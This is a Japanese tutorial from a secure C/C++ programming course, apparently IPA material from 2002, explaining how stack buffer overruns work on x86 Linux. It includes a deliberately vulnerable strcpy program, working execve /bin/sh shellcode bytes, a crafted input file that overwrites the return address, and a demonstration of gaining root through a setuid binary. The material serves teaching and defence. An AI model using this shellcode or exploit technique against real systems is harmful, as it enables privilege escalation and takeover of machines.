第6章　セキュア C/C++ プログラミング

[6-1.] バッファオーバーラン ～その1・こうして起こる～

データ領域あふれがスタック上で起こると大きなセキュリティ問題につながりかねない。うまくスタックが書き換えられ，外部から送り込まれた不正なマシンコードが実行されてしまうことがあるからだ。

バッファオーバーラン（注1）

バッファオーバーラン問題は，C言語やC++で書かれたパッケージソフトウェアが抱えるセキュリティ脆弱性の中で最も頻繁に報告されるものの一つである。その多さには目を見張るものがあり，最新のセキュリティ問題を扱うWWWサイトの中にはほぼ毎日のように新しいバッファオーバーラン問題を掲載しているところもあるくらいだ（注2）。

バッファオーバーランとは元々，コンピュータのメモリ上の領域（バッファ）よりも大きなデータが渡されているのにプログラムがそれを見逃して領域あふれ（オーバーラン）が起きてしまうことを指す。ところが，こうした欠陥を《うまく》悪用すると，そのプログラムのメモリ上に任意のマシン語プログラムを送り込み実行させることが可能になる場合がある。標的プログラムが高い権限で動作するものだった場合，その権限を乗っ取って対象コンピュータを意のままに操ることができてしまう。

この記事はバッファオーバーランを悪用した攻撃のメカニズムについて解説するものである。関連記事『6-2. バッファオーバーラン その2「危険な関数たち」』でバッファオーバーラン脆弱性を生まないために注意すべきライブラリ関数の使い方などを解説している。

（**注1**・「バッファオーバーフロー」とも言う。本稿では「停まるべき箇所で停止できなかった」というニュアンスが強い「オーバーラン」の語を主に用いている。）


（**注2**・たとえばhttp://www.securityfocus.com/などがその一例である。）

スタック

バッファオーバーラン攻撃はスタック上に配置されたバッファをあふれさせることで成立する。バッファオーバーラン攻撃のメカニズムを理解するためには，まずスタックの仕組みを把握する必要がある。

ここではIntel x86 CPUアーキテクチャの例で説明する。スタックはプロセスのメモリ空間に配置された主要な作業用領域の一つである（**図1**）。データがスタックに保存されるとき，その領域の大きさはメモリ空間の先頭側（メモリアドレスの小さい方）に向かって拡張され，拡張された部分にデータが配置される（**図2**）。またスタック上のデータが不要になった際には常にスタックの先頭から順に取り除かれる。

図1　プロセスのメモリ空間



Copyright © 2002 IPA, All Rights Reserved.

スタックに積まれるのは次のようなデータやアドレスである。次節ではこれらがどのようにスタックに積まれていくかを見ていく（注3）。

- ・ローカル変数
- ・関数呼び出し時の引数
- ・関数呼び出し時のリターンアドレス
- ・ebpレジスタの保存値

（注3・スタックへデータを追加することをしばしば，スタックに「積む」と表現する。この記事でもそうした表現を使用している。）

図2　スタック領域の拡張

0x00000000
拡張
スタックに積まれた
0xffffffff

スタックの変化を見てみよう


リスト1はファイル「msg_file.txt」の内容を読み込みその内容を表示する簡単なサンプルプログラムだ（注4）。このプログラムを利用して，スタックがどのように使われているかを見てみよう。

プログラムは12行目のmain( )関数からスタートする。関数の先頭では，スタック上に配置されたローカル変数にアクセスする際の基準アドレス（ベースアドレス）を保持するebpレジスタに新しい値が設定されるのだが，その直前にそれまでのebpレジスタの値がスタックに待避される。そして，14～16行目で宣言されているローカル変数領域がこの順序でスタック上に確保される（注5）。スタックはアドレスが大きいほうから使用され，順次アドレスが小さい方へ拡張されるので，**図3（a）**のような配置となる。

19～21行目でローカル変数バッファlinebufにファイル「msg_file.txt」の内容を読み込んでいる。読み込んだ内容はvuln( )関数が表示するようになっており，23行目でvuln( )関数を呼び出し，linebufを引数として渡している。関数呼び出しの際に，まず引数がスタックに積まれ，次にリターンアドレスが積まれる。リターンアドレスとは，呼び出した関数（この場合はvuln( )）から戻って呼び出し側の処理を再開する地点を示すアドレスのことである。大まかに言うと，**リスト1**の25行目の先頭あたりを指している。このときスタックは**図3（b）**のような配置となる。

23行目のvuln( )関数呼び出しにより，実行が28行目に移る。関数の先頭でebpレジスタに新しい値が設定されるのに先立ちそれまでのebpレジスタの値がスタックに待避される。30～31行目でローカル変数msgとmark2がスタックに積まれる。このときのスタックは**図3（c）**のような配置となる。

34行目では，引数で受け取った文字列をローカル変数バッファmsgにコピーする。36行目でstack_dump( )関



Copyright © 2002 IPA, All Rights Reserved.

リスト１　サンプルプログラム bof_test.c

```
 1  #include <stdio.h>
 2  #include <stdlib.h>
 3  #include <string.h>
 4
 5  #define FILEPATH "msg_file.txt"
 6
 7  int main();
 8  void vuln(const char* line);
 9  void stack_dump(void* ptr, int counts);
10  void hello();
11
12  int main()
13  {
14      char linebuf[1024];
15      FILE *fp;
16      long mark1 = 0x11111111;
17      memset(linebuf, 0, sizeof(linebuf));
18
19      fp = fopen(FILEPATH, "r");
20      fgets(linebuf, sizeof(linebuf)-1, fp);
21      fclose(fp);
22
23      vuln(linebuf);
24
25      printf("------------- end of main() -------------\n");
26  }
27
28  void vuln(const char* line)
29  {
30      char msg[20];
31      long mark2 = 0x22222222;
32      memset(msg, 0, sizeof(msg));
33
34      strcpy(msg, line);
35
36      stack_dump(&mark2, 13);
37
38      printf("INPUT[%s]\n", msg);
39  }
40
41  void stack_dump(void* ptr, int counts)
42  {
43      int i;
44      unsigned long *ulong_ptr = (unsigned long *)ptr;
45      unsigned char uchar_buf[4];
46
47      printf("-----------------------------------------\n");
48      printf(" address | long var | +0 +1 +2 +3 | 0123\n");
49      printf("-----------------------------------------\n");
50      for(i=0; i<counts; i++) {
51          printf(" %08x| %08x", &ulong_ptr[i], ulong_ptr[i]);
52          memcpy(uchar_buf, &ulong_ptr[i], sizeof(uchar_buf));
53          printf(" | %02x %02x %02x %02x",
54              uchar_buf[0], uchar_buf[1], uchar_buf[2], uchar_buf[3]);
55          if(uchar_buf[0]<32 || uchar_buf[0]>126) uchar_buf[0] = '.';
56          if(uchar_buf[1]<32 || uchar_buf[1]>126) uchar_buf[1] = '.';
57          if(uchar_buf[2]<32 || uchar_buf[2]>126) uchar_buf[2] = '.';
58          if(uchar_buf[3]<32 || uchar_buf[3]>126) uchar_buf[3] = '.';
59          printf(" | %c%c%c%c\n",
60              uchar_buf[0], uchar_buf[1], uchar_buf[2], uchar_buf[3]);
61      }
62      printf("-----------------------------------------\n");
63  }
64
65  void hello()
66  {
67      printf("+----------+\n");
68      printf("|  HELLO!  |\n");
69      printf("+----------+\n");
70      exit(0);
71  }
```


Copyright © 2002 IPA, All Rights Reserved.

数を呼び出して，スタックに積まれている実際のデータを表示させる。そして38行目のprintf( )関数によりローカル変数バッファmsgの内容を表示する。その後39行目でこの関数からリターンし，25行目へ処理が戻る。25行目のprintf( )関数により次の1行が表示されプログラムは終了する。

```
------------- end of main() -------------
```

41～63行目のstack_dump( )関数は与えられたアドレスからcounts×4バイト分のデータを見やすいダンプ形式で表示する。また65～71行目のhello( )関数はプログラム中のどこからも呼ばれていない関数で，後の説明のために**リスト1**に含ませている。


（**注4**・ この記事で紹介しているサンプルは，Intel x86 CPUアーキテクチャおよびRedHat Linux 6.2を対象としたものである。お手元のシステムのマシンコード，アドレス値，システムコール仕様などとは異なるところがあるかもしれない。ただしこの記事での議論の多くは，Windowsを含む多くのプラットフォームについても共通に成り立つものである。）

（**注5**・このサンプルではC言語のソースコード中で宣言されたのと同じ順にローカル変数がスタック上に確保されているが，処理系によってはその順序が異なる場合もある。）

実行結果

リスト1のプログラムの実行結果を示そう。最初はプログラムが読み込むファイル「msg_file.txt」の内容として**画面1**のバイナリエディタ画面に示す「ABCDEF」の6文字だけを与える。

画面1　入力データ msg_file.txt の内容



この入力を処理した結果が**実行例1**だ。2～18行目はvuln( )関数から呼び出されたstack_dump( )関数による表示で，これらは実際にスタックに積まれたデータである。目印に用意した**リスト1**の16行目のmark1変数の値（0x11111111）と31行目のmark2変数の値（0x22222222）がそれぞれ**実行例1**の14行目と5行目で見つかるので，これを手がかりに内容を解読する。この時点のスタックは**図3（c）**のように積まれているはずなので，ここに表示されているデータは**実行例1**の右側に「**← mark2**」のように追記した項目のものであると分かる。

実行例1　サンプルプログラム bof_test の実行結果

```
 1  $ ./bof_test
 2  -----------------------------------------
 3   address | long var | +0 +1 +2 +3 | 0123
 4  -----------------------------------------
 5   bffff72c| 22222222 | 22 22 22 22 | """"   ← mark2
 6   bffff730| 44434241 | 41 42 43 44 | ABCD   ← msg[0-3]
 7   bffff734| 00004645 | 45 46 00 00 | EF..   ← msg[4-7]
 8   bffff738| 00000000 | 00 00 00 00 | ....   ← msg[8-11]
 9   bffff73c| 00000000 | 00 00 00 00 | ....   ← msg[12-15]
10   bffff740| 00000000 | 00 00 00 00 | ....   ← msg[16-19]
11   bffff744| bffffb58 | 58 fb ff bf | X...   ← ebp の保存値
12   bffff748| 080485d9 | d9 85 04 08 | ....   ← リターンアドレス
13   bffff74c| bffff758 | 58 f7 ff bf | X...   ← vuln()への第1引数(linebuf)
14   bffff750| 11111111 | 11 11 11 11 | ....   ← mark1
15   bffff754| 08049a58 | 58 9a 04 08 | X...   ← fp
16   bffff758| 44434241 | 41 42 43 44 | ABCD   ← linebuf[0-3]
17   bffff75c| 00004645 | 45 46 00 00 | EF..   ← linebuf[4-7]
18  -----------------------------------------
19  INPUT[ABCDEF]
20  ------------- end of main() -------------
21  $
```


Copyright © 2002 IPA, All Rights Reserved.

リターンアドレス

実行例１，12行目のリターンアドレスに注目していただきたい。long var列に080485d9と記されているが，これはvuln( )関数から呼び出し元へ戻るときの戻り先アドレスが0x080485d9だということである。

このアドレスが何に該当するのか確かめるために，**リスト１**のサンプルプログラムbof_testを逆アセンブルしてマシンコードの並びを表示させた**リスト２**と照合してみる。**リスト２**の15行目がまさにこのアドレスの地点だ。当然ながら，この場所はvuln( )関数呼び出し（**リスト２**，14行目）の直後にあたる。

リスト２　サンプルプログラム bof_test の逆アセンブルリスト

```
 1  $ objdump -d bof_test
 2
 3  bof_test:     file format elf32-i386
 4
 5            ～～～～  省略  以下は抜粋  ～～～～
 6
 7  08048560 <main>:
 8   8048560:       55                      push   %ebp
 9   8048561:       89 e5                   mov    %esp,%ebp
10   8048563:       81 ec 08 04 00 00       sub    $0x408,%esp
11            ～～～～～～～～  省略  ～～～～～～～～
12   80485cd:       8d 85 00 fc ff ff       lea    0xfffffc00(%ebp),%eax
13   80485d3:       50                      push   %eax
14   80485d4:       e8 13 00 00 00          call   80485ec <vuln>     ← vuln()関数呼び出し
15   80485d9:       83 c4 04                add    $0x4,%esp          ← リターンアドレス
16   80485dc:       68 40 88 04 08          push   $0x8048840
17   80485e1:       e8 4e fe ff ff          call   8048434 <_init+0x80>
18   80485e6:       83 c4 04                add    $0x4,%esp
19   80485e9:       c9                      leave
20   80485ea:       c3                      ret
21   80485eb:       90                      nop
22
23  080485ec <vuln>:
24   80485ec:       55                      push   %ebp
25   80485ed:       89 e5                   mov    %esp,%ebp
26   80485ef:       83 ec 18                sub    $0x18,%esp
27   80485f2:       c7 45 e8 22 22 22 22    movl   $0x22222222,0xffffffe8(%ebp)
28   80485f9:       6a 14                   push   $0x14
29
30            ～～～～～～～～  省略  ～～～～～～～～
31
32  0804863c <stack_dump>:
33   804863c:       55                      push   %ebp
34   804863d:       89 e5                   mov    %esp,%ebp
36   804863f:       83 ec 0c                sub    $0xc,%esp
37   8048642:       8b 45 08                mov    0x8(%ebp),%eax
38   8048645:       89 45 f8                mov    %eax,0xfffffff8(%ebp)
39
40            ～～～～～～～～  省略  ～～～～～～～～
41
42  08048774 <hello>:
43   8048774:       55                      push   %ebp
44   8048775:       89 e5                   mov    %esp,%ebp
45   8048777:       68 1a 89 04 08          push   $0x804891a
46   804877c:       e8 b3 fc ff ff          call   8048434 <_init+0x80>
47
48            ～～～～～～～～  省略  ～～～～～～～～
```

リトルエンディアン

ここで取り上げているIntel x86 CPUでは4バイト整数をメモリに保持する際，二進数の下位のバイトをメモリアドレスの小さいほうへ配置する方式をとっているため，バイト単位のダンプ表示ではアドレスの桁の順序が逆転して見えることに注意していただきたい。**実行例１**，12行目のリターンアドレスを例に取ると，long varの欄には4バイト整数の十六進数表現080485d9が表示されているのに対し，その右の欄はメモリに配置されている順序に従った各バイトの表示であり，二進数の下位のバイトから順にd9 85 04 08という表示になっている。数値をこのような形でメモリに置く方式はリトルエンディアンと呼ばれている（注6）。

（**注６**・整数をメモリ上に保持する際に二進数の上位のバイトをメモリアドレスの小さいほうに配置する方式のCPUもある。そちらの方式はビッグエンディアンと呼ばれる。）

Copyright © 2002 IPA, All Rights Reserved.


リターンアドレスを上書きすると

リスト１のmain( )関数のローカルバッファ変数linebufは1024バイトの領域を確保しているので，最大1023バイトのmsg_file.txtファイルの内容を保持することができる。しかしvuln( )関数のローカルバッファ変数msgは20バイトしか領域を確保していない。**実行例１**の6～10行目にmsgの20バイトの領域が表示されている。

もしバッファmsgに20バイトより大きいデータを書き込もうとしてしまうと，**リスト１**，34行目のstrcpy( )関数呼び出しのところでバッファ領域を越えて後続のデータ領域を上書きしてしまう。このあふれ現象がバッファオーバーラン（またはバッファオーバーフロー）である。バッファmsgの後続データ領域には**実行例１**の12行目にあるリターンアドレスも含まれる。領域あふれを発生させ，リターンアドレスを書き換えてしまったらどうなるだろうか？

画面２がリターンアドレスを書き換えてしまうmsg_file.txtの内容だ。**実行例１**のスタックの配置から注意深く作成したものである。バッファmsgは20バイト分の領域を占めるので，まずmst_file.txtの先頭20バイトを適当にアルファベットで埋めている。その直後の4バイトはebpに対応するので，**実行例１**，11行目の値を58 fb ff bfと並べている。

画面２　リターンアドレスをhello()関数のアドレスで上書きする入力データ，msg_file.txtの内容



この次の4バイトがリターンアドレスに相当し，74 87 04 08を設定している。このアドレス0x08048774はhello( )関数のアドレス（**リスト２**，42行目）である。正常な場合であればvuln( )関数が終了するとmain( )関数の25行目へ処理が戻るべきところを，リターンアドレスを書き換えてしまうことにより，main( )関数へ戻らずhello( )関数へ処理を移してしまおうという試みだ。

その実行結果を**実行例２**に示す。20～22行目に表示されているメッセージはhello( )関数が実行されたことを示している。狙いどおり，12行目のリターンアドレスも0x08048774に上書きされているのが見て取れる。

実行例２　リターンアドレスを書き換えて，強制的にhello( )関数へ飛び込ませる

```
 1  $ ./bof_test
 2  -----------------------------------------
 3   address | long var | +0 +1 +2 +3 | 0123
 4  -----------------------------------------
 5   bffff72c| 22222222 | 22 22 22 22 | """"
 6   bffff730| 44434241 | 41 42 43 44 | ABCD
 7   bffff734| 48474645 | 45 46 47 48 | EFGH
 8   bffff738| 4c4b4a49 | 49 4a 4b 4c | IJKL
 9   bffff73c| 504f4e4d | 4d 4e 4f 50 | MNOP
10   bffff740| 54535251 | 51 52 53 54 | QRST
11   bffff744| bffffb58 | 58 fb ff bf | X...
12   bffff748| 08048774 | 74 87 04 08 | t...    ← リターンアドレスが上書きされ
13   bffff74c| bffff700 | 00 f7 ff bf | ....      hello()のアドレスに変わっている
14   bffff750| 11111111 | 11 11 11 11 | ....
15   bffff754| 08049a58 | 58 9a 04 08 | X...
16   bffff758| 44434241 | 41 42 43 44 | ABCD
17   bffff75c| 48474645 | 45 46 47 48 | EFGH
18  -----------------------------------------
19  INPUT[ABCDEFGHIJKLMNOPQRSTXˇ  ]           ← ebpとリターンアドレスで文字化け
20  +----------+                              ← --- end of main() --- が表示されない
21  |  HELLO!  |                              ← プログラム中どこからも呼ばれていないはずの
22  +----------+                                hello()関数が実行された
23  $
```


Copyright © 2002 IPA, All Rights Reserved.

シェルコード

バッファオーバーラン攻撃は任意のマシン語プログラムを送り込み，巧みにプログラムを操る。送り込むマシン語プログラムはさまざまなものがあり得るが，ここでは「シェルコード」と呼ばれるタイプのプログラムを紹介する。シェルコードは，その名の通りシェル（/bin/sh）を起動してコマンドを受け付けるようにするプログラムで，バッファオーバーランにより制御を奪取したことを立証（あるいは悪用）するのにしばしば使われる（注7）。

（**注7**・こうしたところから，バッファオーバーラン攻撃で送り込まれるコード全体を指してシェルコードと呼ぶこともある。）

リスト3の6～12行目のバイト列がシェルコードの例である。このバイト列の先頭に制御を移すことで/bin/shが実行される。**リスト3**はシェルコードを実行させる簡単なプログラムだ。

リスト3　シェルコードとそれを実行するプログラム

```
 1  #include <stdio.h>
 2
 3  int main()
 4  {
 5      void (*shellfunc)();
 6      const char shellcode[] = {
 7          0x31, 0xc0, 0x31, 0xd2, 0xeb, 0x11, 0x5b, 0x88,   ← シェルコードと
 8          0x43, 0x07, 0x89, 0x5b, 0x08, 0x89, 0x43, 0x0c,     呼ばれるマシン語
 9          0x8d, 0x4b, 0x08, 0xb0, 0x0b, 0xcd, 0x80, 0xe8,
10          0xea, 0xff, 0xff, 0xff, 0x2f, 0x62, 0x69, 0x6e,
11          0x2f, 0x73, 0x68, 0x00
12      };
13
14      shellfunc = (void(*)())shellcode;       ← シェルコードの先頭アドレスに
15      shellfunc();                            ← 実行を移す
16  }
```

このシェルコードのバイト列は，execveに該当するRedHat Linuxのシステムコールを使って/bin/shを起動するプログラムになっている。C言語で書くならおおむね次と同じだ。

```
char* args[] = {"/bin/sh/", NULL};
execve(args[0], args, NULL);
```

実行例3は/bin/shを直接実行した場合と**リスト3**のプログラムを実行した場合を並べたものである。1行目のように/bin/shを直接実行すると，2行目のようにプロンプトが「$」→「bash$」に変化している。また3行目でexitすると4行目のようにプロンプトがもとの「$」に戻っている。つまり1行目で起動した/bin/shがここで終了して，もとのシェルに戻ったのだ。もとのシェルからもう一つ別のシェル/bin/shを入れ子状態で動作させていたことに注意していただきたい。

実行例3

```
 1  $ /bin/sh               ← /bin/shを実行すると
 2  bash$                   ← プロンプトが「bash$」になった
 3  bash$ exit              ← 呼び出した/bin/shを終了させると
 4  exit
 5  $                       ← もとのプロンプト「$」に戻った

 6  $ ./invoke_shell
 7  bash$                   ← /bin/shが呼び出されたためプロンプトが「bash$」になった
 8  bash$ exit              ← exitで/bin/shを終了させると
 9  exit
10  $                       ← もとのプロンプト「$」に戻った
```


Copyright © 2002 IPA, All Rights Reserved.

同様に6行目で**リスト3**のプログラムinvoke_shellを実行すると，プロンプトが「$」→「bash$」に変化し，8行目でexitするとプロンプトが「$」に戻り，/bin/shを直接実行したときとまったく同じ結果になっていることが分かる。

ここで示したシェルコード実行によるプロンプトの変化を覚えておいていただきたい（注8）。次節でシェルコードの送り込みを行うバッファオーバーラン攻撃が成功した際，同じ表示の変化が起きるはずだ。

（**注8**・このプロンプトの変化はこの記事のために用意した環境における例である。他のシステム環境での表示はここでのものとは異なる場合がある。）

シェルコードを送り込んでみよう

ではいよいよバッファオーバーラン攻撃でシェルコードを送り込んでみよう。シェルコードをスタック上のリターンアドレスの後ろに配置して，リターンアドレスがそのシェルコードの先頭アドレスを指すようにすればよい。**画面3**のmsg_file.txtがその攻撃用データである。**実行例2**の13行目を見ると，スタック上のリターンアドレスの直後の地点のアドレスが0xbffff74cであることが分かる。**画面3**のシェルコード枠内のバイト列は0xbffff74c以降に配置されることがわかる。それゆえ，**画面3**のリターンアドレス部分の値もシェルコードの先頭を指すように，アドレス0xbffff74cを表すバイト列4c f7 ff bfを設定している。

画面3　シェルコードを送り込むmsg_file.txtの内容

```
Binary maid - [msg_file.txt]
ファイル(F)  編集(E)  検索(S)  オプション(O)  ウインドウ(W)  ヘルプ(H)

           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50  ABCDEFGHIJKLMNOP
00000010  51 52 53 54 58 FB FF BF 4C F7 FF BF 31 C0 31 D2  QRSTX
00000020  EB 11 5B 88 43 07 89 5B 08 89 43 0C 8D 4B 08 B0
00000030  0B CD 80 E8 EA FF FF FF 2F 62 69 6E 2F 73 68 00  /bin/sh
00000040
00000050
アドレス=00000040
```

（ebp：58 FB FF BF　リターンアドレス：4C F7 FF BF　シェルコード：31 C0 31 D2 ～ 2F 73 68 00）

このデータによる実行結果が**実行例4**である。13行目以降にシェルコードがしっかりと送り込まれていることが見て取れる。実際に20行目ではプロンプトが「$」→「bash$」へと変わっている。これは**実行例3**で確認したシェルコードの実行結果と同じである。つまりサンプルプログラムbof_testに送り込んだデータの中のシェルコードがみごと実行されているのだ。

実行例4　シェルコードを送り込むバッファオーバーラン攻撃

```
 1  $ ./bof_test
 2  -----------------------------------------
 3   address | long var | +0 +1 +2 +3 | 0123
 4  -----------------------------------------
 5   bffff72c| 22222222 | 22 22 22 22 | """"
 6   bffff730| 44434241 | 41 42 43 44 | ABCD
 7   bffff734| 48474645 | 45 46 47 48 | EFGH
 8   bffff738| 4c4b4a49 | 49 4a 4b 4c | IJKL
 9   bffff73c| 504f4e4d | 4d 4e 4f 50 | MNOP
10   bffff740| 54535251 | 51 52 53 54 | QRST
11   bffff744| bffffb58 | 58 fb ff bf | X...
12   bffff748| bffff74c | 4c f7 ff bf | L...  ← リターンアドレスが0xbfff74c
13   bffff74c| d231c031 | 31 c0 31 d2 | 1.1.  ← シェルコード
14   bffff750| 885b11eb | eb 11 5b 88 | ..[.  ← シェルコード
15   bffff754| 5b890743 | 43 07 89 5b | C..[  ← シェルコード
16   bffff758| 0c438908 | 08 89 43 0c | ..C.  ← シェルコード
17   bffff75c| b0084b8d | 8d 4b 08 b0 | .K..  ← シェルコード・・・
18  -----------------------------------------
19  INPUT[ABCDEFGHIJKLMNOPQRSTX˚˘øL˜˘ø1¿1“Î [àC â[ âC ¢KÕÄËÍ˘˘˘/bin/sh]
                                                  ↑ シェルコードにより文字化け
20  bash$                                         ← プロンプトが「bash$」に変わりシェルが
21  bash$ exit                                       起動したことが分かる
22  exit
23  $
```


Copyright © 2002 IPA, All Rights Reserved.

もし setuid コマンドだったら

前節におけるバッファオーバーラン攻撃は，サンプルプログラムbof_testの処理が途中から/bin/shに切り替わるだけで，それほど危険とは思えないかもしれない。しかし考えてみていただきたい。UnixやLinuxにはsetuid機能，すなわち本人ではなくファイルのオーナの権限でプログラムを実行するオプションがあるのだ。もしbof_test プログラムが setuid プログラムであったならば，オーナの（多くの場合 root の）権限で /bin/sh を実行できてしまうのである。つまりマシンのローカルユーザは誰でも管理者権限を手に入れることができることになる。

実行例5は，bof_test プログラムに setuid ビットおよび setgid ビットをセットし，オーナ，グループをそれぞれroot，rootにした上で，バッファオーバーラン攻撃を行った例である。1〜4行目ではsetuid ビットと setgid ビット，オーナ，グループが上記のとおり設定されていることを確認している。また 6 行目では id コマンドにより現在のユーザの権限を調べている。7 行目が示すとおり一般ユーザ foo である（つまり root でない）。

9行目でbof_testプログラムを実行させると，送り込んだシェルコードにより/bin/shが起動され28行目でコマンド受付状態となる。ここで id コマンドを実行すると，次の行に現れる表示には

```
euid=0(root) egid=0(root)
```

という記述があり，実効ユーザがrootであることが示された。つまり一般ユーザfooがroot権限を奪取できたのである。このように setuid プログラム（および setgid プログラム）のバッファオーバーラン脆弱性を悪用すると，不正な権限昇格が可能となってしまう。

実行例５　setuid プログラムを攻撃して root 権限を奪う

```
 1  $ ls -l bof_test
 2  -rwsrwsr-x    1 root     root        13342 Jan 24 16:15 bof_test
 3     ↑  ↑
 4    setuid ビットと setgid ビットがセットされている
 5
 6  $ id
 7  uid=501(foo) gid=502(foo) groups=502(foo)      ← 一般ユーザ foo である
 8
 9  $ ./bof_test
10  -----------------------------------------
11   address | long var | +0 +1 +2 +3 | 0123
12  -----------------------------------------
13   bffff72c| 22222222 | 22 22 22 22 | """"
14   bffff730| 44434241 | 41 42 43 44 | ABCD
15   bffff734| 48474645 | 45 46 47 48 | EFGH
16   bffff738| 4c4b4a49 | 49 4a 4b 4c | IJKL
17   bffff73c| 504f4e4d | 4d 4e 4f 50 | MNOP
18   bffff740| 54535251 | 51 52 53 54 | QRST
19   bffff744| bffffb58 | 58 fb ff bf | X...
20   bffff748| bffff74c | 4c f7 ff bf | L...
21   bffff74c| d231c031 | 31 c0 31 d2 | 1.1.
22   bffff750| 885b11eb | eb 11 5b 88 | ..[.
23   bffff754| 5b890743 | 43 07 89 5b | C..[
24   bffff758| 0c438908 | 08 89 43 0c | ..C.
25   bffff75c| b0084b8d | 8d 4b 08 b0 | .K..
26  -----------------------------------------
27  INPUT[ABCDEFGHIJKLMNOPQRSTX˚ˇøL˜ˇø1¿1“Î [àC â[ âC çK ÕÄËÍˇˇˇ/bin/sh]
28  bash# id
29  uid=501(foo) gid=502(foo) euid=0(root) egid=0(root) groups=502(foo)
30  bash#                     ^^^^^^^^^^^^^ ^^^^^^^^^^^^^
                                  root 権限を奪取できた
```


Copyright © 2002 IPA, All Rights Reserved.

ネットワークからの攻撃

この記事で取り上げたサンプルは同じマシン上で標的プログラムに攻撃をしかけるものだったが，バッファオーバーラン攻撃はネットワーク経由でもやってくる。各種のネットワークデーモン（ネットワークサービスプログラム）や，Webアプリケーションを構成・補助するプログラム，あるいはWWWサーバそのものにそうした危険がある。

ネットワーク経由の攻撃の場合，たんにシェルを起動するコードを送り込むだけではマシンを乗っ取ることはできない。しかし，もう少しだけ複雑なコマンドを実行するようにしてマシンにバックドアを開けてしまうことは困難でない。ローカルの攻撃だけでなく，あるいはそれ以上にネットワークからの攻撃は深刻な問題だ。

まとめ

バッファオーバーランとは所定のデータ領域の境界を越え，隣接する後続データ領域を上書きしてしまう現象をいう。スタック上の作業領域でバッファオーバランが起こると，プログラム実行の制御にかかわる関数のリターンアドレスまで書き変わってしまうことがある。こうした問題をかかえるプログラムに対し，自己に都合の良いマシンコードを送り込んで実行させ，コンピュータの利用権限を不正に奪う手口が存在する。

関連記事

『6-2. バッファオーバーラン　その２「危険な関数たち」』

参考文献

『ハッカー・プログラミング大全』，UNYUN，2001年，株式会社データハウス

『SecurityFocus』（英文），セキュリティ情報WWWサイトおよびメーリングリスト
http://www.securityfocus.com/

Copyright © 2002 IPA, All Rights Reserved.